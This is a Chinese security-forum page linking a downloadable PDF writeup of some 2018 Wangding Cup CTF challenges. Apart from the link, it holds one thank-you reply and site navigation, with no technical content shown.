交流QQ群：https://jq.qq.com/?_wv=1027&k=5qc1quC

China H.L.B 网鼎杯部分WriteUp.pdf (1.069 MB) 下载附件

点击收藏 | 1 关注 | 1

上一篇：RSA 签名故障分析 下一篇：Sulley fuzzer lea...

1. 1 条回复

小青2912 2018-08-22 08:58:56

赞大神，感谢贴题

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板